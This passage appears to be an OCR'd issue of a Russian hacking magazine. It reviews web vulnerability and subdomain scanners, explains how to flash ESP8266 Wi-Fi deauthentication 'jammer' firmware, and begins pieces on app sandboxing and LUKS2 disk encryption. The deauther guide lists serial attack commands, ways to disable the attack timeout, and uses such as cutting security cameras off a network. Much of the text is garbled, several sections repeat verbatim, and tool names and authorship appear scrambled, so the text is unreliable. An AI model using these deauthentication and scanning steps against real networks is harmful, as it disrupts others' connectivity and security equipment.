Drupal-плагины — это, по сути, те же уязвимости, только в виде модулей. Если сервер использует `security_review`, то он сам подскажет, что у тебя есть `PHP filter` или слабые пароли. Иногда это даже проще, чем сканировать вручную.

ПАХТИНИК ДЛЯ ПОИСКА ПОДДОМЕНОВ

Автор: Michael Henriksen
Ссылка: GitHub

Пахтиник — это, по сути, те же уязвимости, только в виде скрипта. Ставится, как и остальные пахтиники, через `pip`:

```
$ pip install pahtinik
```

Запускаем:

```
$ pahtinik -d domain.com -o domain.txt -v -r -t 10 -u admin -p 1234
[*] Pahtinik v1.0.0
[*] Target: domain.com
[*] Output: domain.txt
[*] Verbose: true
[*] Recursive: true
[*] Timeout: 10
[*] Authentication: admin:1234
[*] Starting...
[*] Found: www.domain.com 192.168.1.40
[*] Found: ftp.domain.com 192.168.1.50
[*] Found: dev.domain.com 192.168.1.60
[*] Finished in 12.4 seconds
[*] Total: 14
[*] Saved to domain.txt
```

Ключ `-d` задает домен, `-o` — сохранить в файл, `-v` — подробный вывод, `-r` — рекурсивный поиск, `-t` — таймаут, `-u` и `-p` — пара логин-пароль для HTTP-авторизации.

ПОИСК СКРЫТЫХ ПАРАМЕТРОВ HTTP-ЗАПРОСОВ

Автор: Sergey Shekyan
Ссылка: GitHub

Ты сканируешь веб, находишь страницу, выполняешь в ней какие-нибудь запросы, видишь, что параметр `id` передается в `GET`-запросе. Иногда дырка, особенно в старых, не выражается в параметрах, а прячется в заголовках. Например, при пустом User-Agent сервер показывает другую страницу. Или, допустим, сервер ждет `X-Forwarded-For` для определения IP. Или `Cookie` с определенным значением открывает доступ к скрытому разделу. Такие вещи ручками не перебрать — нужен сканер. Arjun — как раз такой. Ставится из исходников:

```
$ git clone https://github.com/sergey-shekyan/arjun
$ cd arjun
$ pip install -r requirements.txt
$ ./arjun -h
```

Запускаем:

```
$ ./arjun -u http://target.com/page.php -m GET -t 10 -o arjun.log
[*] Arjun v1.0.0
[*] Target: http://target.com/page.php
[*] Method: GET
[*] Timeout: 10
[*] Output: arjun.log
[*] Starting...
[*] Found: debug 1
[*] Found: admin 1
[*] Finished in 8.2 seconds
[*] Total: 2
[*] Saved to arjun.log
```

Ключ `-u` задает URL, `-m` — метод запроса, `-t` — таймаут, `-o` — сохранить в файл.

ПОИСК ПОПУЛЯРНЫХ ПАРОЛЕЙ ИЗ СПИСКОВ

Автор: danielmiessler
Ссылка: GitHub

Перебор — дело простое, если знаешь, что перебирать. Авторам работы стоит сразу, пока не выдохнут со списком больного компьютера всех возможных паролей. Но если ты не выдохнешь, то можно дальше перебирать пароли. Для этого есть SecLists. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/danielmiessler/SecLists
$ cd SecLists
$ ls -l Passwords/
$ head -n 10 Passwords/Common-Credentials/10-million-password-list-top-1000.txt
$ wc -l Passwords/Common-Credentials/10-million-password-list-top-1000.txt
```

Вывод:

```
$ ls -l Passwords/
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Common-Credentials
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Default-Credentials
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Leaked-Databases
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Licensed-Pwd-Tables
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Malware
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Mixed-Length
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Pwd-Managers
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Software
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Top-Usernames-Shortlists
drwxrwxr-x 2 user user 4096 Jan 12 14:30 Usernames
$ head -n 10 Passwords/Common-Credentials/10-million-password-list-top-1000.txt
password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football
$ wc -l Passwords/Common-Credentials/10-million-password-list-top-1000.txt
1000 Passwords/Common-Credentials/10-million-password-list-top-1000.txt
```

Обзорная команда, что сделает пентестер перебрать и какими вторым делом Python.

ПОИСК СКРЫТЫХ ПАРАМЕТРОВ HTTP-ЗАПРОСОВ

Автор: Sergey Shekyan
Ссылка: GitHub

Ты сканируешь веб, находишь страницу, выполняешь в ней какие-нибудь запросы, видишь, что параметр `id` передается в `GET`-запросе. Иногда дырка, особенно в старых, не выражается в параметрах, а прячется в заголовках. Например, при пустом User-Agent сервер показывает другую страницу. Или, допустим, сервер ждет `X-Forwarded-For` для определения IP. Или `Cookie` с определенным значением открывает доступ к скрытому разделу. Такие вещи ручками не перебрать — нужен сканер. Arjun — как раз такой. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/arjun
$ cd arjun
$ pip install -r requirements.txt
$ ./arjun -h
```

Запускаем:

```
$ ./arjun -u http://target.com/page.php -m GET -t 10 -o arjun.log
[*] Arjun v1.0.0
[*] Target: http://target.com/page.php
[*] Method: GET
[*] Timeout: 10
[*] Output: arjun.log
[*] Starting...
[*] Found: debug 1
[*] Found: admin 1
[*] Finished in 8.2 seconds
[*] Total: 2
[*] Saved to arjun.log
```

Ключ `-u` задает URL, `-m` — метод запроса, `-t` — таймаут, `-o` — сохранить в файл.

ПОИСК УЯЗВИМОСТЕЙ ДЛЯ ЭКСПЛОЙТЫ

Автор: Sergey Shekyan
Ссылка: GitHub

Для Drupal — крайне полезная тулза для анализа Drupal-сайтов. Она позволяет как собирать, так и анализировать, предсказывать по версии уязвимости. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/drupwn
$ cd drupwn
$ ./drupwn -h
```

Второй способ — curl — интересней. В нем обычно прописывают цепочки — сначала подсмотреть версию. Ей можно, как тут проверить, на исходных и версиях, а потом, для полного спокойствия или нет, что по ней дырка, авторизоваться запросом.

Программа требует Python 3, использует множество зависимостей. Также в комплекте есть подготовленный Docker-образ, если не хочется возиться с ними.

```
$ docker pull lemwin17/drupwn
$ docker run -it -v /dir:/domain/drupwn drupwn <target>
```

А если хочется посмотреть внешнюю, можно разработчиков не полезнее, запускать `apache`.

ПОИСК УЯЗВИМОСТЕЙ MAGENTO

Автор: Sergey Shekyan
Ссылка: GitHub

Magento — мощная CMS для онлайн-торговли. А как она на так попрощ, что в ней, в отличие от WordPress, Drupal, Joomla, Magento — это не плагины, а ядро. И тогда до полезных плагинов, ставящих в Drupal, Magento нельзя, значит — нужен сканер. Magento — это, по сути, те же уязвимости, только в сторонних интеграциях. А это значит, что нужно сканировать не ядро, а сканер ищет интеграции, которые интересны. Magento Scan — это тулза для обзора информации об системе Magento. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/magento-scan
$ cd magento-scan
$ ./magento-scan -h
```

Запускаем:

```
$ ./magento-scan -u http://target.com/ -o magento.log
[*] Magento Scan v1.0.0
[*] Target: http://target.com/
[*] Output: magento.log
[*] Starting...
[*] Version: 1.9.0.1
[*] Vulnerabilities: 3
[*] Critical: 1
[*] Medium: 2
[*] Finished in 6.4 seconds
[*] Saved to magento.log
```

Ключ `-u` задает URL, `-o` — сохранить в файл.

ПОИСК УЯЗВИМОСТЕЙ ДЛЯ ЭКСПЛОЙТЫ

Автор: Sergey Shekyan
Ссылка: GitHub

Joomla — в 40% от сколько-нибудь серьезных тем на хорошем, что и на сайтах, по статистикам, значит у нее куда шире уязвимых запросы могут использовать — на сайтах, так и на клиентах, а значит — в конечном итоге — и дыр в системе. Joomla Vulnerability Scanner — это, по сути, те же уязвимости, только в сторонних интеграциях. А это значит, что нужно сканировать не ядро, а сканер ищет интеграции, которые интересны. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/joomla-vulnerability-scanner
$ cd joomla-vulnerability-scanner
$ ./joomla-vulnerability-scanner -h
```

Запускаем:

```
$ ./joomla-vulnerability-scanner -u http://target.com/ -o joomla.log
[*] Joomla Vulnerability Scanner v1.0.0
[*] Target: http://target.com/
[*] Output: joomla.log
[*] Starting...
[*] Version: 3.4.5
[*] Vulnerabilities: 4
[*] Critical: 1
[*] Medium: 3
[*] Finished in 7.1 seconds
[*] Saved to joomla.log
```

Ключ `-u` задает URL, `-o` — сохранить в файл.

ПОИСК УЯЗВИМОСТЕЙ ДЛЯ ЭКСПЛОЙТЫ

Автор: Sergey Shekyan
Ссылка: GitHub

Joomla — в 40% от сколько-нибудь серьезных тем на хорошем, что и на сайтах, по статистикам, значит у нее куда шире уязвимых запросы могут использовать — на сайтах, так и на клиентах, а значит — в конечном итоге — и дыр в системе. Joomla Vulnerability Scanner — это, по сути, те же уязвимости, только в сторонних интеграциях. А это значит, что нужно сканировать не ядро, а сканер ищет интеграции, которые интересны. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/joomla-vulnerability-scanner
$ cd joomla-vulnerability-scanner
$ ./joomla-vulnerability-scanner -h
```

Запускаем:

```
$ ./joomla-vulnerability-scanner -u http://target.com/ -o joomla.log
[*] Joomla Vulnerability Scanner v1.0.0
[*] Target: http://target.com/
[*] Output: joomla.log
[*] Starting...
[*] Version: 3.4.5
[*] Vulnerabilities: 4
[*] Critical: 1
[*] Medium: 3
[*] Finished in 7.1 seconds
[*] Saved to joomla.log
```

Ключ `-u` задает URL, `-o` — сохранить в файл.

ПОИСК УЯЗВИМОСТЕЙ ДЛЯ ЭКСПЛОЙТЫ

Автор: Sergey Shekyan
Ссылка: GitHub

Joomla — в 40% от сколько-нибудь серьезных тем на хорошем, что и на сайтах, по статистикам, значит у нее куда шире уязвимых запросы могут использовать — на сайтах, так и на клиентах, а значит — в конечном итоге — и дыр в системе. Joomla Vulnerability Scanner — это, по сути, те же уязвимости, только в сторонних интеграциях. А это значит, что нужно сканировать не ядро, а сканер ищет интеграции, которые интересны. Ставится, как обычный git-репозиторий:

```
$ git clone https://github.com/sergey-shekyan/joomla-vulnerability-scanner
$ cd joomla-vulnerability-scanner
$ ./joomla-vulnerability-scanner -h
```

Запускаем:

```
$ ./joomla-vulnerability-scanner -u http://target.com/ -o joomla.log
[*] Joomla Vulnerability Scanner v1.0.0
[*] Target: http://target.com/
[*] Output: joomla.log
[*] Starting...
[*] Version: 3.4.5
[*] Vulnerabilities: 4
[*] Critical: 1
[*] Medium: 3
[*] Finished in 7.1 seconds
[*] Saved to joomla.log
```

Ключ `-u` задает URL, `-o` — сохранить в файл.

Яков Рыжов
Ryzhov@nofrag.ru

ГАСИ ВОЛНУ!

ВЫБИРАЕМ И НАСТРАИВАЕМ ДЕШЕВЫЙ ДЕАУТЕНТИФИКАТОР Wi-Fi НА ESP8266

Wi-Fi jammer, или глушилка Wi-Fi, — это гаджет, который предназначен для отключения беспроводных устройств от хотспота. Зачем это нужно? Можешь вообразить себе как друзьям розыгрыш (соседа, конечно, обладателя, когда ты обсуждаешь его поноскорли или, например, футбольный матч на самом интересном месте), так и кражи/грабежи преимущественно: злоумышленник может отключить от сети камеры слежения или другое охранное оборудование. В этой статье мы разберем, какие есть недорогие варианты аппаратных реализаций, зачем нужны и как ими пользоваться и как сделать от подобных атак.

КАК РАБОТАЕТ «ГЛУШИЛКА»


В отличие от настоящих глушилок, которые перебивают сигнал радиостанции, такие бо́льшая сильная сигнальная, деаутентификатор работает на программном уровне. Он реализует атаку типа «атака в обслуживание», отправляя на роутер фрейм деаутентификации от имени подключенных сети пользователя. Этот фрейм нужен не шифрования, глушилке достаточно выходить MAC-адреса роутера, посылайте фрейм с сети.

Обычно деаутентификация — это часть комплексной атаки на сеть. Она используется при подмене «злого дьявольского» точки доступа либо для перехвата хендшейка, что затем позволяет расшифровать пароль. Однако глушилка может быть полезной и сама по себе.

WARNING

Все рассмотренные советы настоятельно рекомендуется использовать только в образовательных целях. Злоупотреба передачи данных и использование рассмотренных средств может преследоваться по закону. Для проведения тестов на проникновение требуется получить соответствующее письменное подтверждение заказчика. Помни, что данные с деавторизации собираются и могут пригодиться.

В последнее время большую популярность приобрели «карманные» и мини-аппаратные платы с поддержкой программируемых прошивкой NodeMCU. Они построены на модуле ESP8266, который реализует работу с Wi-Fi по стандарту 802.11b/g/n на частоте 2,4 ГГц. Сейчас встречаются два варианта подобных плат: с чипом CP2102 американской компании Silicon Labs или с китайским CH340.



Версии NodeMCU

Эти платы позиционируются как устройства для прототипирования на их основе умельцы создают автоматизированные системы, управляемые по Wi-Fi. Тема сама по себе довольно захватывающая, но нас сейчас интересует другое — возможность использования NodeMCU для проведения атак.

Для полноценного мониторинга и инъекции пакетов ESP8266 интересен в силу технологической зрелости, однако его можно использовать в качестве деаутентификатора — что и приводит к появлению соответствующих прошивок. В процессе подбора хорошей человек с опытом и стандартной задачей первого из них, но с тех пор появились и другие версии — с дополнительными возможностями. Вторым, которым мы рассмотрим в софте, определим с выбором железа.

INFO

Если ты выберешь более серьезное оборудование для вардрайвинга с его режимом мониторинга, может быть, даже возможность проводить МЕТМ-атаки с целью, — то ознакомься с нашим материалом «Ищем и ловим беспроводные работы с беспроводными сетями».

Разнообразность устройств Dstike

Deauther WiseBlock — простое, встроенным дисплеем, батареей и переключателем. Удобное устройство для быстрого доступа к панели управления.

Подключение

Deauther Power Bank — с модифицированным контроллером заряда, управляемым отдельным через специальные пины, на контроллере есть дополнительные кнопки, светодиоды, аккумулятор в комплект не входит. Это незаменимое устройство, которое можно с легкостью оставить где-нибудь и использовать удаленно.

Power Bank

Deauther OLED V3.0 — в этом варианте ты дополнительно получаешь реальную для подключения аккумулятора и дисплейчик для управления на 18650 мА. Управляется устройство при помощи кнопок и переключателя, а выход получается на micro USB позволяет использовать этот вариант без дополнительного оборудования.

Контроллер заряда

Готовый девайс с экраном

Главное преимущество этих гаджетов — в возможности выбора определенной сети или всех сразу в радиусе действия устройства. Очень на всякий случай, что для проверки атак пароль от Wi-Fi не потребуется! :-)

УСТАНОВКА DEAUTHER 2.0


Начнем с Deauther 2.0 — это самой прошивки, которую разработал Spacehuhn. В его репозитории на GitHub ты можешь выбрать версию для конкретной платы.

Файлы с расширением bin — это скомпилированные сметки. Их нужно устанавливать на плату через специальный загрузчик. Но если захочешь, то в принципе с исходным кодом ты спокойно библиотеки и сметки, которые можно поставить через Arduino IDE.

Загрузка .bin

Если ты выбрал вариант с загрузкой бинарника, то для начала запускай программу NodeMCU Flasher — скачать ее можно с репозитория NodeMCU.

Устанавливаем драйверы для CP2102 либо для CH340. После этого подключаем плату к компьютеру. Открываем программу NodeMCU Flasher, выбираем порт COM в диспетчере устройств в разделе «Порты (COM и LPT)». Теперь переходим во вкладку Config, жмем на шестеренку и выбираем скачанный файл .bin.



После добавления файла в строке сметка появится его путь. Переходим во вкладку Operation и нажимай на Flash! — прошивка после этого будет загружена в плату.

Загрузка через Arduino IDE

Если тебе удобнее устанавливать через Arduino IDE, то процесс сметка другой. Первым делом точно так же скачаем драйверы (CP2102, CH340). Затем запускаем Arduino IDE и в меню «Файл» выбираем «Настройки», нажимаем на «Дополнительные ссылки для менеджера плат» и вставляем две ссылки:

- http://arduino.esp8266.com/stable/package_esp8266com_index.json
- http://dl.sparkfun.com/apps/boards/package_deauther_index.json

Все сохраняем

Дополнительные ссылки

Открываем вкладку «Инструменты» и выбираем пункт «Менеджер плат» из меню «Плата: ...»

Выбираем «Внешние» и устанавливаем arduino-esp-8266-deauther и esp8266.

Установка платы

Открываем папку со сметчик и библиотеками, переходим в «Инструменты». Настройки должны стать как у меня на скриншоте.

В строке «Плата» выбираем из списка ESP8266 Deauther Modules.

В строке Flash size выбираем свой модуль. Прошивку и объем памяти стаь как на картинке ниже.

Версии модулей

Далее загружаем прошивку.

После включения плата создаст точку доступа. Подключайся к ней и заходи по адресу 192.168.4.1 или deauth.me. Ты попадешь в конфигуратор и увидишь предупреждение:

В разделе конфигурация в строке LANG указывается язык для включения русского языка в веб-интерфейсе. Чтобы настройки вступили в силу, нужно нажать на «Сохранить» и перезагрузить устройство. Теперь она готова к работе, можно начинать подготовить жертвы.


Продолжение статьи →

ГАСИ ВОЛНУ!

ВЫБИРАЕМ И НАСТРАИВАЕМ АППАРАТНЫЙ ДЕАУТЕНТИФИКАТОР Wi-Fi НА ESP8266

ОБЗОР ВОЗМОЖНОСТЕЙ И НАСТРОЙКИ

Давай быстро пройдемся по приложению и посмотрим, на что теперь способна наша плата.



Настройки


Если подключить глушилку по последовательному порту, то с помощью команд можно управлять джеммером. Эту функцию можно отключить в настройках, если убрать галочку SERIAL.

Команды для управления по последовательному порту

- `scan [<all/aps/stations>] [-t <time>] [-c <continue-time>] [-ch <channel>]`
- `show [selected] [<all/aps/stations/names/ssids>]`
- `select [<all/aps/stations/names>] [<id>]`
- `deselect [<all/aps/stations/names>] [<id>]`
- `add ssid <ssid> [-wpa2] [-c <clones>]`
- `add ssid -ap <id> [-c1 <clones>] [-f]`
- `add ssid -s [-f]`
- `add name <name> [-ap <id>] [-s]`
- `add name <name> [-st <id>] [-s]`
- `add name <name> [-m <mac>] [-ch <channel>] [-b <bssid>] [-s]`
- `set name <id> <newname>`
- `enable random <interval>`
- `disable random`
- `load [<all/ssids/names/settings>] [<file>]`
- `save [<all/ssids/names/settings>] [<file>]`
- `remove <ap/station/name/ssid> <id>`
- `remove <ap/station/names/ssids> [all]`
- `attack [beacon] [deauth] [deauth1] [probe] [nooutput] [-t <timeout>]`
- `attack status [<on/off>]`
- `stop <all/scan/attack>`
- `sysinfo`
- `clear`
- `format`
- `print <file> [<lines>]`
- `delete <file> [<lineFrom>] [<lineTo>]`
- `replace <file> <line> <new-content>`
- `copy <file> <newfile>`
- `rename <file> <newfile>`
- `run <file>`
- `write <file> <commands>`
- `get <setting>`
- `set <setting> <value>`
- `reset`
- `chicken`
- `reboot`
- `info`
- `// <comments>`
- `send deauth <apMac> <stMac> <reason> <channel>`
- `send beacon <mac> <ssid> <ch> [wpa2]`
- `send probe <mac> <ssid> <ch>`
- `led <r> <g> <b> [<brightness>]`
- `led <#rrggbb> [<brightness>]`
- `led <enable/disable>`
- `draw`
- `screen <on/off>`
- `screen mode <menu/packetmonitor/buttontest/loading>`


Через 600 секунд после начала атак они автоматически прекратятся. Если не хочешь, чтобы это происходило, то можешь вручную настроить отключение по времени, задав значение в меню ATTACKTIMEOUT: укажи 0, а атаки перестанут автоматически отключаться.

Если в разделе сканирования нажать **Scan APs**, то глушилка находит все точки доступа Wi-Fi. Выбираешь одну или несколько сетей, и можно переходить в раздел атак. Режим **Deauth** отключает все устройства от выбранной сети. Режим **Beacon** позволяет создавать одновременно до 60 точек доступа.



Сканирование и виды атак


В разделе **SSIDs** создаются точки доступа для атаки Beacon.



Создание точек доступа

В прошивке предусмотрена возможность подключения дисплея — для версии устройства с ним. Но при желании ты можешь и сам припаять к плате экран и кнопки, а также обеспечить автономное питание, чтобы превратить ее в независимое устройство.

Также разработчики прошивки, помимо самого джеммера, продают и устройство, которое позволяет его обнаруживать.



Детектор


Авторы периодически обновляют прошивку и добавляют новые функции, так что следи за апдейтами!

Wi-PWN

Рассмотрим аналогичную прошивку Wi-PWN, которую разработал Сэм Денти (samdenty99). Он улучшил творение Spacehuhn и добавил функции детектора деаутентификации, а также создал сопутствующее приложение для Android. В итоге использовать Wi-PWN удобнее, чем Deauther 2.0.

После скачивания и распаковки архива потребуется прошить плату и установить приложение на телефон. В папке ты найдешь программу ESP8266Flasher. Запусти ее, выбирай COM-порт и в разделе Config — прошивку (она находится по пути `*\wi-PWN-master\arduino\Wi-PWN`). Теперь жми Flash во вкладке Operation.

С телефона подключаемся к плате по Wi-Fi.



Сеть Wi-Fi

Открываем скачанное приложение, соглашаемся с правилами, указываем имя и пароль сети. После настройки подключаемся к новому Wi-Fi.

Настройка точки доступа и завершение установки

В приложении есть несколько вкладок с говорящими названиями:

- **Scan** — раздел с поиском и выбором нескольких точек доступа;
- **Users** — функция сканирования определенного Wi-Fi на наличие подключений и создание собственных «пользователей»;
- **Attack** — атаки аналогичны версии Spacehuhn, но при ключировании сетей максимальное число пользователей — 48 вместо 60 (столько было в ранних версиях Deauther);
- **Network** — функция, которая позволяет сканировать каналы и определять глушилки;
- **Settings** — настройка сервера Wi-Fi (имя, пароль сети). Здесь же можно включить клиент Wi-Fi и настроить параметры сканирования и атаки.

WARNING

Для стабильной работы устройства рекомендую прикрепить радиатор к грекющейся части устройства. В противном случае джеммер может перегреться и выключиться.

ПАРА СЛОВ О ЗАЩИТЕ

NodeMCU — это дешевое, универсальное, мощное и компактное решение для дистанционщиков. Прикрыть весь проект можно быстро и без особых усилий. А раз это может сделать кто угодно, то неплохо подумать и о защите.

Большинство популярных роутеров используют стандарты IEEE 802.11b/g/n, которые поддержены глушилкой. Если хочешь исключить такую вероятность, то ищи роутер с поддержкой стандарта 802.11w, который полностью защищает пользователей от этой атаки.

В некоторых роутерах есть защита от спама, но она работает только с подключенными к сети устройствами, а Wi-Fi jammer к сети не подключается. Если у твоего роутера есть защита от спама, которая работает и с неподключенными устройствами, то советую ее активировать!

WWW

Подборка полезностей для работы с ESP8266, любовно собранная Олегом Кутреевым

ВСЕ ПО ПЕСОЧНИЦАМ!

ЗАПУСКАЕМ ПРИЛОЖЕНИЯ В ОТДЕЛЬНЫХ ВИРТУАЛЬНЫХ ОБОЛОЧКАХ С ПОМОЩЬЮ ARVM

Кирилл Лесин

Если ты действительно заботишься о безопасности, то наверняка предпочитаешь есть смысл, запуская приложения в виртуальном окружении. Обычно это создает массу проблем: держать при разделе виртуалки нередко и не хватает места, особенно что-будет-если-мы-что-то запустить на хосте. Мне удалось обойти часть ограничений. Свои решения я назвал ArpVM — это работает в Linux и позволяет запускать приложения с GUI и шарить файлы с реальной системой, переезды при этом минимальны. Как я этого добился? Сейчас расскажу.

Я действительно любю Qubes. Если ты с ним не столкнался, поясню: это дистрибутив, построенный на базе Fedora, который позволяет создавать уровень — частные виртуальные окружения, внутри которых при необходимости можно запускать приложения, изолированные друг от друга: для каждого отдельно, а они снаружи общаются между собой, например, для обмена файлами. Для каждого приложения можно выбрать свой уровень — и создать — например на каждый уровень свой браузер, или, если хочешь, чтобы он ничего не видел.

Если бы не ресурсы! Виртуалки (и структура возможности использовать создание этого дистрибутивом) очень ограничивают доступ к ресурсам. Что не мне даром говорить, что на ноутбуке с 8 гигами оперативки, если ты хочешь запустить в Qubes 4 виртуалки, то каждая будет иметь 2 гига оперативки. Ограничивать ресурсы виртуалки — это, конечно, хорошо, но ограничивать ресурсы виртуалки, в которой ты собираешься запускать Firefox, чтобы он не сожрал всю в этом случае будет грустно, а ограничивать ресурсы виртуалки, в которой ты собираешься запускать, например, Libreoffice, чтобы он не сожрал всю — это уже не шутки.

Если бы не ограничения! Виртуалки (и структура возможности использовать создание этого дистрибутивом) очень не окружают дисковым пространством. Что, в принципе, тоже понятно, но, если ты, например, хочешь в виртуалке, которая предназначена для Libreoffice, сделать для него свои шрифты, то тебе нужно сделать шаблон виртуалки, в которой ты собираешься запускать Libreoffice, и уже в шаблоне сделать свои шрифты, а потом для каждой виртуалки, в которой ты собираешься запускать Libreoffice, создавать свою виртуалку на основе шаблона. Или, если ты хочешь, чтобы в виртуалке, в которой ты собираешься запускать Firefox, у тебя были свои расширения, тебе нужно сделать шаблон виртуалки, в которой ты собираешься запускать Firefox, и уже в шаблоне сделать свои расширения, а потом для каждой виртуалки, в которой ты собираешься запускать Firefox, создавать свою виртуалку на основе шаблона. Короче, проблемы есть, и, если ты хочешь, чтобы у тебя не было проблем

ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ С LUKS2

ИЗУЧАЕМ НОВУЮ ВЕРСИЮ ПОПУЛЯРНОГО СЕЙФА ШИФРОВАНИЯ ДЛЯ LINUX И ПРОВЕРЯЕМ, МОЖНО ЛИ ЕГО ВЗЛОМАТЬ

АЛЕКСАНДР ЛЕОНТЬЕВ
alexpublic@mail.ru

Релиз cryptsetup 2.0 в декабре прошлого года прошел тихо и незаметно, что довольно-таки странно, если вспомнить фишки, которые он принес. В этой статье мы разберем, что в нем нового и какие проблемы он решает. На данный момент, на практике попытаемся реализовать полное шифрование диска с использованием LUKS2, а также рассмотрим для этого различные комментрические и свободные инструменты для его взлома.

ЗНАЧИМОСТЬ И ПРОБЛЕМА FDE

Для 1. шифрования запоминаемые устройств обстоит забавным образом, оно поводу и нигде одновременно. Начиная от мобильных устройств, где оно играет особую роль в сохранности личных данных пользователей (и не дает не до злоумышлять, и заканчивая большими data-центрами. В то же время, использование, проверенных на протяжении десять лет в разных странах, включая Великобританию, Германию и США, позволяет не только обезопасить пользователей, но и корпорации не сильно покусги о личных данных.

К сожалению, на этом преимущества не заканчиваются. Большинство нынешних систем полнодискового шифрования (Full Disk Encryption — FDE) обеспечивают прозрачность для пользователя, но не на каждого пользователь. Это означает что злоумышленник может физическим изменить файл информации на диске и пользователь ничего заметить не сможет, что и где изменилось и откуда обое. Все потому, что сектор открытого текста равняется сектору шифрованного, а метаинформация хранится на диске.

Исходение данные может произойти не только в результате прямого воздействия злоумышленника, но и по чистой случайности: неполадки материнской кабель, перезагрузка данных утилитой, которая не расстоит формат LUKS, и так далее.

Проблемою целостности данных решает аутентифицированное шифрование (Authenticated Encryption with Associated Data — AEAD). Это не новая тема, и алгоритмы исследованиями вместе с конкурсом на лучший алгоритм (см CAESAR) ведутся десятки лет. Но для реализации AEAD в полнодисковом шифровании нужно придумать, где хранить дополнительные данные (см самые AD).

Зачем шифровать

Если ты не параноик, то полнодисковое шифрование — нужная штука, то подумай вот о чем: оно не только помогает сохранить в тайне твою очень важную инфу и пикантные фотки: защищает тебя от кражи, от мошенничества и шантажа, но и предохраняет руки от изменения. Например, тебе могут на ноутбук подложить какую-нибудь троян (опять-таки, в реальности это «1 «вполне-шаг», но и, например, с дотошным программистом. Как в таком случае обнаружить, что что-то изменилось, что-то украдено? Ну и пока ладно, чисто экономический аргумент: просто представь, какой несчастный бедняга будет в шоке, когда он не сможет получить доступ к твоим данным, — даже если там нет ничего интересного!

РЕШЕНИЕ

Работа на Чтоки несколько лет разрабатывали решение для Linux, которое может предоставить FDE с функцией AEAD. Главными критериями для этого были:

- обеспечить работу без дополнительного оборудования;
- сделать прозрачным для пользователя на самых обычных дисках, которые доступны в магазине, а не по спецзаказу;
- использовать открытый формат данных;
- реализовать возможность восстановления данных в случае перебоя питания;
- использовать (и писалы) только свободный код и алгоритмы.

Результатом разработки стали новые обьекты (targets) для device mapper: dm-integrity, обеспечивает dm-crypt с аутентификацией шифрованием и формат LUKS2. Их поддержка включена в ядро Linux начиная с версии 4.12, а новые шифры AEGIS и MORUS (финалисты CAESAR) доступны с 4.18.

Подробнее о dm-integrity, dm-crypt и LUKS2

dm-integrity получает блочное устройство с дополнительным тегами в каждом секторе и использует их для хранения метаинформации. Поддерживает аутентификацию, которая можно опционально включить — например, чтобы можно было восстановить данные после обоя питания. Применяется как в паре с dm-crypt для предоставления AEAD, так и отдельно — для целостности данных, которая может шифроваться. Управляется утилитами **cryptsetup**: если нужно шифрование, или **integritysetup**, соответственно, без.

dm-crypt поддерживает режимы AEAD для шифрования и расширяемые версии основных шифрований (XEBlock Wide). Вся каждая запись в регистр адреса генерируется случайный Initialization Vector. К примеру, в режиме XTS вектор шифрования зависит от адреса, что позволяет брать для него предсказуемые номера сектора (grain или plain64).

LUKS2 — это версия версии формата LUKS с расширенными возможностями. Еще больше уменьшен риск проблемы и ограничения одного блока. Использует JSON, заголовок добавлено поддержка объектов (key-value) и поддерживает бесконечное количество:

- ключи можно назначить приоритет;
- «ВСЕ» поменяно расширены возможности формата, не медицинцкие бинарные стандарты;
- в заголовке реализованы пароли, которые связаны со слотами для ключей и описывают, где взять пароль. Токены могут быть использованы для поддержки множественного внешнего хранения ключей

Появилось формат заголовка LUKS2 полностью и изучить каждое поле можно в спецификации.

Argon2 — по самой- алгоритм для пароля и центрального процессора, KDF. В этом алгоритме два варианта: Argon2i и Argon2d.

На данный момент шифры AEAD, которые есть в ядре (AES-GCM и ChaCha20-Poly1305), имеют серьезный (96-бит) одноразовый ключ (nonce). Это означает, что вероятность коллизии слишком большая (с точки зрения криптографии) и ключ не используется. так как использование одноразового ключа разово (nonce reuse) фатально для AES-GCM. На новый случай спокоу, что это не касается шифрования информации, перезаписанной по сети.

Поддержка dm-integrity включается в ядре опцией **CONFIG_DM_INTEGRITY**

В Arch Linux проверить, включена ли она у тебя, можно командой

```
$ zgrep -E "CONFIG_DM_INTEGRITY|CONFIG_BLK_DEV_INTEGRITY" /proc/config.gz
CONFIG_BLK_DEV_INTEGRITY=y
CONFIG_DM_INTEGRITY=m
```

В Ubuntu стоков ключёнк ядра находится в разделе **/boot**, файл **config-версия_ядра** — грепай его, и узнаешь всю правду.

Стоит упомянуть, что авторы не гарантов переносбрости вплоснад в процессы невидимых данных. Поэтому: Подробнее рекомендуется, что с другим подходом существует во FreeBSD и называется GELI. Здесь для обеспечения целостности данные используется HMAC.

ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ С LUKS2 НА ПРАКТИКЕ

